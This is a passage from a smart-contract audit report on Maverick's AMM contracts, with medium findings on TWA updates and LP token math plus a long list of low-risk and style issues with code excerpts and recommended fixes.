With the above code, the protocol fee should be a portion of `feeBasis` and it is the same as `feeBasis` when `state.protocolFeeRatio = ONE_3_DECIMAL_SCALE` .

But when we check `_amountToBin()` , the actual protocol fee will be `feeBasis + 1` and `delta.deltaInBinInternal` will be less than its possible smallest value(= `binAmountIn`).

```
function _amountToBin(uint256 deltaInErc, uint256 feeBasis)
    amount = state.protocolFeeRatio != 0 ? Math.clip(deltaIn
}
```

Recommended Mitigation Steps

We should modify `_amountToBin()` like below.

```
function _amountToBin(uint256 deltaInErc, uint256 feeBasis)
    if (state.protocolFeeRatio == ONE_3_DECIMAL_SCALE)
        return deltaInErc - feeBasis;

    amount = state.protocolFeeRatio != 0 ? Math.clip(deltaIn
}
```

gte620v (Maverick) acknowledged

[M-07] TWA update is not correct

Submitted by hansfriese

Time-warped-price is updated incorrectly and this affects moving bins.

Proof of Concept

The protocol updates `twa` on every swap and uses that to decide how to move bins.

But in the function `swap()`, the delta's `endSqrtPrice` can not contribute negatively to the `activeTick` because it is wrapped with a `clip()` function.

```
// Pool.sol
286:         if (amountOut != 0) {
287:             if (tokenAIn) {
288:                 binBalanceA += delta.deltaInBinInternal.toU
289:                 binBalanceB = Math.clip128(binBalanceB, del
290:             } else {
291:                 binBalanceB += delta.deltaInBinInternal.toU
292:                 binBalanceA = Math.clip128(binBalanceA, del
293:             }
294:             twa.updateValue(currentState.activeTick * PRBMa
295:         }
296:
```

I believe `delta.endSqrtPrice` should contribute both ways to the `activeTick` and it is quite possible for the `endSqrtPrice` to be out of the range `(delta.sqrtLowerTickPrice, delta.sqrtUpperTickPrice)`. (In another report, I mentioned an issue of accuracy loss in the calculation of `endSqrtPrice`).

Recommended Mitigation Steps

I recommend changing the relevant line as below without using `clip()` so that the `endSqrtPrice` can contribute to the `twa` reasonably.

```
294:             twa.updateValue(currentState.activeTick * PRBMa
```

gte620v (Maverick) confirmed and commented:

> The suggested mitigation is not correct, but this did alert us to a related issue in calculating the fractional part of the log TWAP when swap to `sqrtPriceLimit` is used for `tokenAIn=false` and when there is a gap between bins. In that case, the fractional part of the twap is not accurate. We will implement a fix.

[M-08] The calculation of LP token amount and deposit amount is wrong for edge cases

Submitted by hansfriese

`Bin.sol#L35`

`Bin.sol#L38`

Impact

The wrong amount of LP tokens will be minted and the wrong amount of A/B tokens will be deposited.

Proof of Concept

According to the PDF document provided, the number of LP tokens newSupply is calculated using the Table 1 as below.

Table 1: Number of LP tokens `newSupply` minted for a contribution of a new quote tokens and/or b new base tokens to the bin. a or b has to be non-zero.

	$p < p_l$	$p_l < p < p_u$	$p > p_u$
`reserveA == 0`, `reserveB == 0`	a	$\max\{a, b\}$	b
`reserveA == 0`, `reserveB > 0`	-	-	$\frac{b \text{ totalSupply}}{\text{reserveB}}$
`reserveA > 0`, `reserveB == 0`	$\frac{a \text{ totalSupply}}{\text{reserveA}}$	-	-
`reserveA > 0`, `reserveB > 0` $a > 0, b > 0$	-	$\min\left\{\frac{a \text{ totalSupply}}{\text{reserveA}}, \frac{b \text{ totalSupply}}{\text{reserveB}}\right\}$	-
`reserveA > 0`, `reserveB > 0` $a > 0, b == 0$	-	$\frac{a \text{ totalSupply}}{\text{reserveA}}$	-
`reserveA > 0`, `reserveB > 0` $a == 0, b > 0$	-	$\frac{b \text{ totalSupply}}{\text{reserveB}}$	-

This is implemented in the function `lpTokensFromDeltaReserve()` of Bin.sol as below.

```
function lpTokensFromDeltaReserve(
    Bin.Instance storage self,
    uint256 _deltaA,
    uint256 _deltaB,
    int32 _activeLowerTick,
    uint256 _existingReserveA,
    uint256 _existingReserveB
) internal view returns (uint256 deltaAOptimal, uint256 delta
    deltaAOptimal = _deltaA;
    deltaBOptimal = _deltaB;
    bool noA = self.state.reserveA == 0;
    bool noB = self.state.reserveB == 0;

    if (self.state.lowerTick < _activeLowerTick || (!noA &&
        deltaBOptimal = 0;
        proRataLiquidity = noA || self.state.totalSupply ==
```

```
        } else if (self.state.lowerTick > _activeLowerTick || (n
            deltaAOptimal = 0;
            proRataLiquidity = noB || self.state.totalSupply ==
        } else {
            if (_existingReserveA > 0) {
                deltaBOptimal = Math.mulDiv(_existingReserveB, _
            }
            if (deltaBOptimal > _deltaB && _existingReserveB > 0
                deltaAOptimal = Math.mulDiv(_existingReserveA, _
                deltaBOptimal = _deltaB;
            }

            proRataLiquidity = (noA && noB) || self.state.totalS
                ? Math.max(deltaAOptimal, deltaBOptimal)
                : Math.min(Math.mulDiv(deltaAOptimal, self.state
        }
    }
```

The implementation uses wrong inequalities for the edge cases $p\lt p_l$ and $p\gt p_u$.

Recommended Mitigation Steps

Reverse the inequalities at Bin.sol#L35 and Bin.sol#L38.

gte620v (Maverick) disagreed with severity and commented:

> The code is correct and the pdf has a typo. We disagree with the finding that the code needs to be changed (that would severely break things). But we will update the pdf.

kirk-baird (judge) commented:

> There is a bug in the white paper which would have been a critical issue. However, this bug was not replicated in the code base. After discussion with the C4 community, we are currently considering this situation to be a Medium severity issue.

Low Risk and Non-Critical Issues

For this contest, 23 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **0xSmartContract** received the top score from the judge.

The following wardens also submitted reports: Deivitto, Josiah, ajtra, pedr02b2, 0xDecorativePineapple, hansfriese, minhquanym, Chom, sces60107, peritoflores, Mukund, Jeiwan, ladboy233, sakshamguruji, lllllll, cccz, RaymondFam, csanuragjain, rvierdiiev, 0x1f8b, Rolezn, *and* chrisdior4 .

Low Risk Issues Summary

Number	Issues Details	Context
[L-01]	Draft Openzeppelin Dependencies	1
[L-02]	It is safer to change the `owner` address with the `safeSetOwner` pattern	1
[L-03]	There is a risk that the `proxyFee` variable is accidentally initialized to 0 and platform loses money	2
[L-04]	Use `safeTransferOwnership` instead of `transferOwnership` function	1
[L-05]	Owner can renounce Ownership	2
[L-06]	Missing Event for critical parameters change	1
[L-07]	A single point of failure	1
[L-08]	Some ERC20 tokens should need to approve(0) first	1
[L-09]	Not using the latest version of `prb-math` from dependencies	1
[L-10]	Loss of precision due to rounding	1

Total: 10 issues

[L-01] Draft Openzeppelin Dependencies

The `SelfPermit.sol` contract utilised draft-IERC20Permit.sol, an OpenZeppelin contract. This contract is still a draft and is not considered ready for mainnet use. OpenZeppelin contracts may be considered draft contracts if they have not received adequate security auditing or are liable to change with future development.

(`SelfPermit.sol#L5`)

```
router-v1/contracts/libraries/SelfPermit.sol:
  1: // SPDX-License-Identifier: GPL-2.0-or-later

  5: import "@openzeppelin/contracts/token/ERC20/extensions/draf
```

[L-02] It is safer to change the `owner` address with the `safeSetOwner` pattern

```
maverick-v1/contracts/models/Factory.sol:
  39
  40:     function setOwner(address _owner) external {
  41:         require(msg.sender == owner && _owner != address(0
  42:         owner = _owner;
  43:         emit SetFactoryOwner(_owner);
  44:     }
```

The `owner` address change is done with the `setOwner` function, but there is a risk of incorrect address definition here, it is a serious risk for the platform, so it is safer to do it with the `safeSetOwner` pattern.

Recommendation

Use `Ownable2Step.sol`

[Ownable2Step.sol]

[L-03] There is a risk that the `proxyFee` variable is accidentally initialized to 0 and platform loses money

With the `setProtocolFeeRatio()` in the `Factory.sol` and `Pool.sol` files, the initial rate of `protocolFeeRatio` is set with an argument of type uint16, but there is no check that prevents this rate from starting with 0.

There is a risk that the `protocolFeeRatio` variable is accidentally initialized to 0

Starting proxyFee with 0 is an administrative decision, but since there is no information about this in the documentation and NatSpec comments during the audit, we can assume that it will not be 0

In addition, it is a strong belief that it will not be 0, as it is an issue that will affect the platform revenues.

Although the value initialized with 0 by mistake or forgetting can be changed later by onlyOwner/Owner, in the first place it can be exploited by users and cause huge amount usage

`require == 0` should not be made because of the possibility of the platform defining the `0` rate.

With bool it can be confirmed that checking for 0 and this will not skip `function setProtocolFeeRatio(uint16 _protocolFeeRatio, bool isZero)` In this way ; It can be set to `0` at any time and the possibility of error is eliminated.

```
2 results - 2 files

maverick-v1/contracts/models/Factory.sol:
  32
  33:     function setProtocolFeeRatio(uint16 _protocolFeeRatio)
  34:         require(msg.sender == owner, "Factory:NOT_ALLOWED"
  35:         require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE,
  36:         protocolFeeRatio = _protocolFeeRatio;
  37:         emit SetFactoryProtocolFeeRatio(_protocolFeeRatio)
  38:     }

maverick-v1/contracts/models/Pool.sol:
  331
  332:     function setProtocolFeeRatio(uint16 _protocolFeeRatio
  333:         require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE)
  334:         state.protocolFeeRatio = _protocolFeeRatio;
  335:
  336:         emit SetProtocolFeeRatio(_protocolFeeRatio);
  337:     }
```

[L-04] Use `safeTransferOwnership` instead of `transferOwnership` function

`Position.sol#L12`

`PositionMetadata.sol#L8`

`transferOwnership` function is used to change Ownership from `Ownable.sol`.

Use a 2 structure transferOwnership which is safer.

`safeTransferOwnership`, use it is more secure due to 2-stage ownership transfer.

Recommendation

Use `Ownable2Step.sol`

Ownable2Step.sol

[L-05] Owner can renounce Ownership

(`Position.sol#L12`)

(`PositionMetadata.sol#L8`)

Typically, the contract's owner is the account that deploys the contract. As a result, the owner is able to perform certain privileged activities.

The Openzeppelin's Ownable used in this project contract implements renounceOwnership. This can represent a certain risk if the ownership is renounced for any other reason than by design. Renouncing ownership will leave the contract without an owner, thereby removing any functionality that is only available to the owner.

`onlyOwner` functions:

```
maverick-v1/contracts/models/PositionMetadata.sol:
   8: contract PositionMetadata is IPositionMetadata, Ownable {
```

```
  17:     function setBaseURI(string memory _baseURI) external o
  21:     function tokenURI(uint256 tokenId) external view overr
```

```
maverick-v1/contracts/models/Position.sol:
  12: contract Position is ERC721, ERC721Enumerable, Ownable, IP

  23:     function setMetadata(IPositionMetadata _metadata) exte
```

Recommendation

We recommend either reimplementing the function to disable it or clearly specifying if it is part of the contract design.

[L-06] Missing Event for critical parameters change

```
1 result - 1 file

maverick-v1/contracts/models/PositionMetadata.sol:
  16
  17:     function setBaseURI(string memory _baseURI) external o
  18:         baseURI = _baseURI;
  19:     }
```

Events help non-contract tools to track changes, and events prevent users from being surprised by changes.

Recommendation

Add Event-Emit.

[L-07] A single point of failure

`Position.sol#L12`

`PositionMetadata.sol#L8`

The `owner` role has a single point of failure and `onlyOwner` can use critical a few functions.

`owner` role in the project:

Owner is not behind a multisig and changes are not behind a timelock.

Even if protocol admins/developers are not malicious there is still a chance for Owner keys to be stolen. In such a case, the attacker can cause serious damage to the project due to important functions. In such a case, users who have invested in project will suffer high financial losses.

`onlyOwner` functions:

```
maverick-v1/contracts/models/PositionMetadata.sol:
   8: contract PositionMetadata is IPositionMetadata, Ownable {

  17:     function setBaseURI(string memory _baseURI) external o
  21:     function tokenURI(uint256 tokenId) external view overr

maverick-v1/contracts/models/Position.sol:
  12: contract Position is ERC721, ERC721Enumerable, Ownable, IP

  23:     function setMetadata(IPositionMetadata _metadata) exte
```

This increases the risk of `A single point of failure.`

Recommendation

Add a time lock to critical functions. Admin-only functions that change critical parameters should emit events and have timelocks.

Events allow capturing the changed parameters so that off-chain tools/interfaces can register such changes with timelocks that allow users to evaluate them and consider if they would like to engage/exit based on how they perceive the changes as affecting the trustworthiness of the protocol or profitability of the implemented financial services.

Allow only multi-signature wallets to call the function to reduce the likelihood of an attack.

https://twitter.com/danielvf/status/1572963475101556738?s=20&t=V1kvzfJlsx-D2hfnG0OmuQ

Also detail them in documentation and NatSpec comments.

[L-08] Some ERC20 tokens should need to approve(0) first

Some tokens (like USDT) do not work when changing the allowance from an existing non-zero allowance value. They must first be approved by zero and then the actual allowance must be approved.

```
1 result - 1 file

router-v1/contracts/libraries/TransferHelper.sol:
  32      /// @param value The amount of the given token the tar
  33:     function safeApprove(address token, address to, uint25
  34:         (bool success, bytes memory data) = token.call(abi
  35:         require(success && (data.length == 0 || abi.decode
  36:     }
```

When using one of these unsupported tokens, all transactions revert and the protocol cannot be used.

Recommended Mitigation Steps

Approve with a zero amount first before setting the actual amount.

```
+           IERC20.approve.selector, to, 0);
             IERC20.approve.selector, to, value);
```

[L-09] Not using the latest version of `prb-math` from dependencies

`prb-math` is an important mathematical library The package.json configuration file says that the project is using 2.2.0 of `prb-math` which is not the last updated version.

```
1 result - 1 file

router-v1/package.json:
  17:   "dependencies": {
  24:     "prb-math": "^2.2.0",
```

Recommendation

Use patched versions.

[L-10] Loss of precision due to rounding

```
router-v1/contracts/libraries/Path.sol:
  15:     uint256 private constant ADDR_SIZE = 20;
  18:     uint256 private constant NEXT_OFFSET = ADDR_SIZE + ADDI

  34:     function numPools(bytes memory path) internal pure retu
  35:         // Ignore the first token address. From then on eve
  36:         return ((path.length - ADDR_SIZE) / NEXT_OFFSET);
  37:     }
```

Non-Critical Issues Summary

Number	Issues Details	Context
[N-01]	Critical Address Changes Should Use Two-step Procedure	1
[N-02]	Initial value check is missing in Set Functions	4
[N-03]	Critical dependencies such as OpenZeppelin should use the latest version	1
[N-04]	Not using the named return variables anywhere in the function is confusing	4
[N-05]	Use a single file for all system-wide constants	1
[N-06]	NatSpec comments should be increased in contracts	All Contracts
[N-07]	For functions, follow Solidity standard naming conventions	All Contracts

Number	Issues Details	Context
[N-08]	`Function writing` that does not comply with the `Solidity Style Guide`	All Contracts
[N-09]	Add a timelock to critical functions	5
[N-10]	Use a more recent version of Solidity	All contracts
[N-11]	Solidity compiler optimizations can be problematic	
[N-12]	Insufficient coverage	1
[N-13]	For modern and more readable code; update import usages	128
[N-14]	`WETH` address definition can be use *directly*	1
[N-15]	Floating pragma	1
[N-16]	Add to indexed parameter for countable Events	1
[N-17]	Include return parameters in NatSpec comments	All Contracts
[N-18]	Omissions in Events	4
[N-19]	Long lines are not suitable for the `Solidity Style Guide`	27
[N-20]	`abicoder v2` is enabled by default	1
[N-21]	Need Fuzzing test	2
[N-22]	Take advantage of Custom Error's return value property	1
[N-23]	Some `require` descriptions are not clear	5
[N-24]	Danger "while" loop	1

Total: 24 issues

[N-01] Critical Address Changes Should Use Two-step Procedure

The critical procedures should be a two-step process.

```
2 results - 2 files

maverick-v1/contracts/models/Factory.sol:
  40:     function setOwner(address _owner) external {
```

```
  41          require(msg.sender == owner && _owner != address(0

maverick-v1/contracts/models/Position.sol:
  22
  23:     function setMetadata(IPositionMetadata _metadata) exte
  24          metadata = _metadata;
```

Recommendation

Lack of two-step procedure for critical operations leaves them error-prone. Consider adding two step procedure on the critical functions.

[N-02] Initial value check is missing in Set Functions

Context: 7 results 1 files

```
5 results - 4 files

maverick-v1/contracts/models/Factory.sol:
  32
  33:     function setProtocolFeeRatio(uint16 _protocolFeeRatio)
  34          require(msg.sender == owner, "Factory:NOT_ALLOWED"

  39
  40:     function setOwner(address _owner) external {
  41          require(msg.sender == owner && _owner != address(0

maverick-v1/contracts/models/Pool.sol:
  331
  332:     function setProtocolFeeRatio(uint16 _protocolFeeRatio
  333          require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE)

maverick-v1/contracts/models/Position.sol:
  22
  23:     function setMetadata(IPositionMetadata _metadata) exte
  24          metadata = _metadata;

maverick-v1/contracts/models/PositionMetadata.sol:
  16
  17:     function setBaseURI(string memory _baseURI) external o
  18          baseURI = _baseURI;
```

Checking whether the current value and the new value are the same should be added.

[N-03] Critical dependencies such as OpenZeppelin should use the latest version

```
maverick-v1/package.json:
  69    },
  70:   "dependencies": {
  71:     "@openzeppelin/contracts": ">=4.1.0 <4.8.0",
```

As shown above, it is safer to specify the latest version definitively, rather than intermittently specified version dependencies

[N-04] Not using the named return variables anywhere in the function is confusing

Within the scope of the project, it is observed that this is not followed in general, the following codes can be given as an example

```
4 results - 4 files

maverick-v1/contracts/libraries/Delta.sol:
  38:     function sqrtEdgePrice(Instance memory self) internal
  39:         return (self.tokenAIn ? self.sqrtUpperTickPrice :
  40:     }

maverick-v1/contracts/models/Pool.sol:
  315
  316:     function balanceOf(uint256 tokenId, uint128 binId) ex
  317:         return bins[binId].balances[tokenId];

maverick-v1/contracts/models/PoolInspector.sol:
  64:     function calculateSwap(IPool pool, uint128 amount, boo
  65:         try pool.swap(address(this), amount, tokenAIn, exa
  66:             if (bytes(_data).length == 0) {
  67:                 revert("Invalid Swap");
  68:             }
  69:             return abi.decode(bytes(_data), (uint256));
  70:         }
```

```
maverick-v1/contracts/test/TestPool.sol:
  43:     function swap(address recipient, uint128 amount, bool
  44:         SwapCallbackData memory data = SwapCallbackData({t
  45:         return pool.swap(recipient, amount, tokenAIn, exac
  46:     }
```

Recommendation

Consider adopting a consistent approach to return values throughout the codebase by removing all named return variables, explicitly declaring them as local variables, and adding the necessary return statements where appropriate. This would improve both the explicitness and readability of the code, and it may also help reduce regressions during future code refactors.

[N-05] Use a single file for all system-wide constants

There are many addresses and constants used in the system. It is recommended to put the most used ones in one file (for example constants.sol, use inheritance to access these values).

This will help with readability and easier maintenance for future changes.

constants.sol

Use and import this file in contracts that require access to these values. This is just a suggestion, in some use cases this may result in higher gas usage in the distribution

```
29 results - 5 files

maverick-v1/contracts/libraries/BinMap.sol:
   7: import "./Constants.sol";
  10:     uint8 constant TWO_BIT_MASK = 0xFC;
  11:     int32 constant NUMBER_OF_KINDS_32 = int32(uint32(NUMBE
  12:     uint32 constant KINDS_BITMASK = 15;
  13:     uint16 constant WORD_SIZE = 256;

maverick-v1/contracts/libraries/Constants.sol:
   4: uint8 constant NUMBER_OF_KINDS = 4;
   5: uint256 constant MAX_TICK = 460540;
   6: uint256 constant MERGED_LP_BALANCE_TOKEN_ID = 0;
   8: uint8 constant KIND_STATIC = 1;
```

```
 9: uint8 constant KIND_RIGHT = 2;
10: uint8 constant KIND_LEFT = 4;
11: uint8 constant KIND_BOTH = 8;
13: uint256 constant PROTOCOL_FEE_SCALE = 1e15;
15: uint8 constant DEFAULT_DECIMALS = 18;
16: uint256 constant DEFAULT_SCALE = 1;
17: uint256 constant MAX_BIT = 0x8000000000000000000000000000000
```

```
maverick-v1/contracts/models/Factory.sol:
  20:     uint16 constant ONE_3_DECIMAL_SCALE = 1e3;
```

```
maverick-v1/contracts/models/Pool.sol:
  31:     uint8 constant NO_EMERGENCY_UNLOCKED = 0;
  32:     uint8 constant LOCKED = 1;
  33:     uint8 constant EMERGENCY = 2;
  35:     uint256 constant ACTION_EMERGENCY_MODE = 911;
  36:     uint256 constant ACTION_SET_PROTOCOL_FEES = 1;
  37:     uint256 constant ACTION_CLAIM_PROTOCOL_FEES_A = 2;
  38:     uint256 constant ACTION_CLAIM_PROTOCOL_FEES_B = 3;
  40:     uint16 constant ONE_3_DECIMAL_SCALE = 1e3;
```

```
router-v1/contracts/libraries/Path.sol:
  15:     uint256 private constant ADDR_SIZE = 20;
  18:     uint256 private constant NEXT_OFFSET = ADDR_SIZE + ADDI
  20:     uint256 private constant POP_OFFSET = NEXT_OFFSET + ADI
  22:     uint256 private constant MULTIPLE_POOLS_MIN_LENGTH = P(
```

[N-06] NatSpec comments should be increased in contracts

It is recommended that all Solidity contracts are fully annotated using NatSpec for all public interfaces (everything in the ABI). It is clearly stated in the Solidity official documentation.

In complex projects such as DeFi, the interpretation of all functions and their arguments and returns is important for code readability and auditability.

https://docs.soliditylang.org/en/v0.8.15/natspec-format.html

Recommendation

NatSpec comments should be increased in contracts.

[N-07] For functions, follow Solidity standard naming conventions

Context:

All Contract `internal` functions.

The above codes don't follow Solidity's standard naming convention:

internal and private functions : the mixedCase format starting with an underscore

(_mixedCase starting with an underscore)

[N-08] `Function writing` that does not comply with the `Solidity Style Guide`

Context: All Contracts

Description:

Order of Functions; ordering helps readers identify which functions they can call and to find the constructor and fallback definitions easier. But there are contracts in the project that do not comply with this.

https://docs.soliditylang.org/en/v0.8.17/style-guide.html

Functions should be grouped according to their visibility and ordered:

constructor

receive function (if exists)

fallback function (if exists)

external

public

internal

private

within a grouping, place the view and pure functions last

[N-09] Add a timelock to critical functions

It is a good practice to give time for users to react and adjust to critical changes. A timelock provides more guarantees and reduces the level of trust required, thus decreasing risk for users. It also indicates that the project is legitimate (less risk of a malicious owner making a sandwich attack on a user).

Consider adding a timelock to:

```
5 results - 4 files

maverick-v1/contracts/models/Factory.sol:
  32
  33:     function setProtocolFeeRatio(uint16 _protocolFeeRatio)
  34          require(msg.sender == owner, "Factory:NOT_ALLOWED"

  39
  40:     function setOwner(address _owner) external {
  41          require(msg.sender == owner && _owner != address(0

maverick-v1/contracts/models/Pool.sol:
  331
  332:     function setProtocolFeeRatio(uint16 _protocolFeeRatio
  333          require(_protocolFeeRatio <= ONE_3_DECIMAL_SCALE)

maverick-v1/contracts/models/Position.sol:
  22
  23:     function setMetadata(IPositionMetadata _metadata) exte
  24          metadata = _metadata;

maverick-v1/contracts/models/PositionMetadata.sol:
  16
  17:     function setBaseURI(string memory _baseURI) external o
  18          baseURI = _baseURI;
```

[N-10] Use a more recent version of Solidity

Context:

All contracts

Description:

For security, it is best practice to use the latest Solidity version.

For the security fix list in the versions:
https://github.com/ethereum/solidity/blob/develop/Changelog.md

Recommendation

Old version of Solidity is used. Newer version can be used `(0.8.17)`.

[N-11] Solidity compiler optimizations can be problematic

```
2 results - 2 files

maverick-v1/hardhat.config.ts:
  24            optimizer: {
  25:             enabled: true,
  26              runs: 80,

router-v1/hardhat.config.ts:
  25            optimizer: {
  26:             enabled: true,
  27              runs: 20
```

Protocol has enabled optional compiler optimizations in Solidity.

There have been several optimization bugs with security implications. Moreover, optimizations are actively being developed. Solidity compiler optimizations are disabled by default, and it is unclear how many contracts in the wild actually use them.

Therefore, it is unclear how well they are being tested and exercised.

High-severity security issues due to optimization bugs have occurred in the past. A high-severity bug in the emscripten-generated solc-js compiler used by Truffle and

Remix persisted until late 2018. The fix for this bug was not reported in the Solidity CHANGELOG.

Another high-severity optimization bug resulting in incorrect bit shift results was patched in Solidity 0.5.6. More recently, another bug due to the incorrect caching of keccak256 was reported.

A compiler audit of Solidity from November 2018 concluded that the optional optimizations may not be safe.

It is likely that there are latent bugs related to optimization and that new bugs will be introduced due to future optimizations.

Exploit Scenario

A latent or future bug in Solidity compiler optimizations—or in the Emscripten transpilation to solc-js—causes a security vulnerability in the contracts.

Recommendation

Short term, measure the gas savings from optimizations and carefully weigh them against the possibility of an optimization-related bug. Long term, monitor the development and adoption of Solidity compiler optimizations to assess their maturity.

[N-12] Insufficient coverage

The test coverage rate of the project is 81%. Testing all functions is best practice in terms of security criteria.

```
router-v1

-------------------------------|----------|----------|----------
File                           |  % Stmts | % Branch |  % Funcs
-------------------------------|----------|----------|----------
 contracts/                    |    98.91 |    72.73 |      100
  Router.sol                   |    98.91 |    72.73 |      100
 contracts/interfaces/         |      100 |      100 |      100
  IMulticall.sol               |      100 |      100 |      100
  IRouter.sol                  |      100 |      100 |      100
  ISelfPermit.sol              |      100 |      100 |      100
 contracts/interfaces/external/ |      100 |      100 |      100
```

```
 IERC20PermitAllowed.sol        |      100 |      100 |      100
 IWETH9.sol                     |      100 |      100 |      100
contracts/libraries/            |    62.79 |    34.38 |    61.11
 BytesLib.sol                   |    69.23 |    35.71 |    66.67
 Deadline.sol                   |      100 |      100 |      100
 Multicall.sol                  |     62.5 |       25 |      100
 Path.sol                       |    85.71 |      100 |       80
 SelfPermit.sol                 |        0 |        0 |        0
 TransferHelper.sol             |       75 |     37.5 |       75
contracts/test/                 |      100 |      100 |      100
 ImportExternal.sol             |      100 |      100 |      100
-------------------------------|----------|----------|----------
All files                       |    87.41 |     60.2 |    81.58
-------------------------------|----------|----------|----------
```

Due to its capacity, test coverage is expected to be 100%.

[N-13] For modern and more readable code; update import usages

Context:

```
128 results - 32 files
```

Description:

Solidity code is also cleaner in another way that might not be noticeable: the struct Point. We were importing it previously with global import but not using it. The Point struct `polluted the source code` with an unnecessary object we were not using because we did not need it.

This was breaking the rule of modularity and modular programming: `only import what you need` Specific imports with curly braces allow us to apply this rule better.

Recommendation

```
import {contract1 , contract2} from "filename.sol";
```

A good example from the ArtGobblers project:

```
import {Owned} from "solmate/auth/Owned.sol";
import {ERC721} from "solmate/tokens/ERC721.sol";
import {LibString} from "solmate/utils/LibString.sol";
import {MerkleProofLib} from "solmate/utils/MerkleProofLib.sol";
import {FixedPointMathLib} from "solmate/utils/FixedPointMathLib
import {ERC1155, ERC1155TokenReceiver} from "solmate/tokens/ERC1
import {toWadUnsafe, toDaysWadUnsafe} from "solmate/utils/Signed
```

[N-14] `WETH` address definition can be use *directly*

Context:

```
1 result - 1 file

router-v1/contracts/Router.sol:
  45      /// @inheritdoc IRouter
  46:     IWETH9 public immutable override WETH9;
```

Description:

WETH is a wrap Ether contract with a specific address in the Ethereum network, giving the option to define it may cause false recognition, it is healthier to define it directly.

Advantages of defining a specific contract directly:

- It saves gas,
- Prevents incorrect argument definition,
- Prevents execution on a different chain and re-signature issues,

WETH Address : 0xc02aaa39b223fe8d0a0e5c4f27ead9083c756cc2

Recommendation

```
address private constant WETH = 0xc02aaa39b223fe8d0a0e5c4f27ead9
```

[N-15] Floating pragma

Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.
https://swcregistry.io/docs/SWC-103

Floating Pragma List: pragma ^0.8.0 (all contracts)

Recommendation

Lock the pragma version and also consider known bugs (https://github.com/ethereum/solidity/releases) for the compiler version that is chosen.

[N-16] Add to indexed parameter for countable Events

```
maverick-v1/contracts/interfaces/IFactory.sol:
  9:     event PoolCreated(address poolAddress, uint256 fee, uin
```

Add to indexed parameter for countable Events

[N-17] Include return parameters in NatSpec comments

Context:

All Contracts

Description:

It is recommended that Solidity contracts are fully annotated using NatSpec for all public interfaces (everything in the ABI). It is clearly stated in the Solidity official documentation. In complex projects such as Defi, the interpretation of all functions and their arguments and returns is important for code readability and auditability.

https://docs.soliditylang.org/en/v0.8.15/natspec-format.html

Recommendation

Include return parameters in NatSpec comments

Recommendation Code Style: (from Uniswap3)

```
    /// @notice Adds liquidity for the given recipient/tickLower
    /// @dev The caller of this method receives a callback in th
    /// in which they must pay any token0 or token1 owed for the
    /// on tickLower, tickUpper, the amount of liquidity, and th
    /// @param recipient The address for which the liquidity wil
    /// @param tickLower The lower tick of the position in which
    /// @param tickUpper The upper tick of the position in which
    /// @param amount The amount of liquidity to mint
    /// @param data Any data that should be passed through to th
    /// @return amount0 The amount of token0 that was paid to mi
    /// @return amount1 The amount of token1 that was paid to mi
    function mint(
        address recipient,
        int24 tickLower,
        int24 tickUpper,
        uint128 amount,
        bytes calldata data
    ) external returns (uint256 amount0, uint256 amount1);
```

[N-18] Omissions in Events

Throughout the codebase, events are generally emitted when sensitive changes are made to the contracts. However, some events are missing important parameters.

The events should include the new value and old value where possible:

```
4 results  4 files

src/minters/FixedPriceFactory.sol:
  48:     function setFeeReceiver(address payable fees) public o
  49          feeReceiver = fees;

src/minters/LPDAFactory.sol:
  45      /// @param fees the address to receive fees
  46:     function setFeeReceiver(address payable fees) public o
  47          feeReceiver = fees;
```

```
src/minters/OpenEditionFactory.sol:
  41      /// @param fees the address to receive fees
  42:     function setFeeReceiver(address payable fees) public o
  43          feeReceiver = fees;

maverick-v1/contracts/models/Position.sol:
  22
  23:     function setMetadata(IPositionMetadata _metadata) exte
  24:         metadata = _metadata;
  25:         emit SetMetadata(metadata);
  26:     }
```

[N-19] Long lines are not suitable for the ‘Solidity Style Guide’

Bin.sol#L37

Bin.sol#L40

Bin.sol#L56

Bin.sol#L84

Bin.sol#L121

Bin.sol#L146

BinMap.sol#L41

BinMap.sol#L75

BinMap.sol#L41

BinMath.sol#L121

BinMath.sol#L134

Delta.sol#L35

```
Twa.sol#L32

Factory.sol#L46

Factory.sol#L58

Pool.sol#L238

Pool.sol#L270

Pool.sol#L486

Pool.sol#L516

Pool.sol#L589

Pool.sol#L639

PoolInspector.sol#L107

SelfPermit.sol#L31

Router.sol#L121

Router.sol#L181

Router.sol#L272
```

Description:

It is generally recommended that lines in the source code should not exceed 80-120 characters. Today's screens are much larger, so in some cases it makes sense to expand that. The lines above should be split when they reach that length, as the files will most likely be on GitHub and GitHub always uses a scrollbar when the length is more than 164 characters.

[why-is-80-characters-the-standard-limit-for-code-width]

Recommendation

Multiline output parameters and return statements should follow the same style recommended for wrapping long lines found in the Maximum Line Length section.

https://docs.soliditylang.org/en/v0.8.17/style-guide.html#introduction

```
thisFunctionCallIsReallyLong(
    longArgument1,
    longArgument2,
    longArgument3
);
```

[N-20] `abicoder v2` is enabled by default

```
router-v1/contracts/libraries/Multicall.sol:
  2  pragma solidity ^0.8.0;
  3: pragma abicoder v2;
```

abicoder v2 is considered non-experimental as of Solidity 0.6.0 and it is enabled by default starting with Solidity 0.8.0. Therefore, there is no need to write.

abi-coder-pragma

[N-21] Need Fuzzing test

```
2 result - 1 file

maverick-v1/contracts/libraries/BinMath.sol:
  11
  12:     function msb(uint256 x) internal pure returns (uint8 r
  13:         unchecked {
  14:             result = 0;
  15:
  16:             if (x >= 0x100000000000000000000000000000000)
  17:                 x >>= 128;
  18:                 result += 128;
  19:             }
```

```
20:             if (x >= 0x10000000000000000) {
21:                 x >>= 64;
22:                 result += 64;
23:             }
24:             if (x >= 0x100000000) {
25:                 x >>= 32;
26:                 result += 32;
27:             }
28:             if (x >= 0x10000) {
29:                 x >>= 16;
30:                 result += 16;
31:             }
32:             if (x >= 0x100) {
33:                 x >>= 8;
34:                 result += 8;
35:             }
36:             if (x >= 0x10) {
37:                 x >>= 4;
38:                 result += 4;
39:             }
40:             if (x >= 0x4) {
41:                 x >>= 2;
42:                 result += 2;
43:             }
44:             if (x >= 0x2) result += 1;
45:         }
46:     }
47:
48:     function lsb(uint256 x) internal pure returns (uint8 r
49:         unchecked {
50:             result = 255;
51:
52:             if (x & 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF > 0
53:                 result -= 128;
54:             } else {
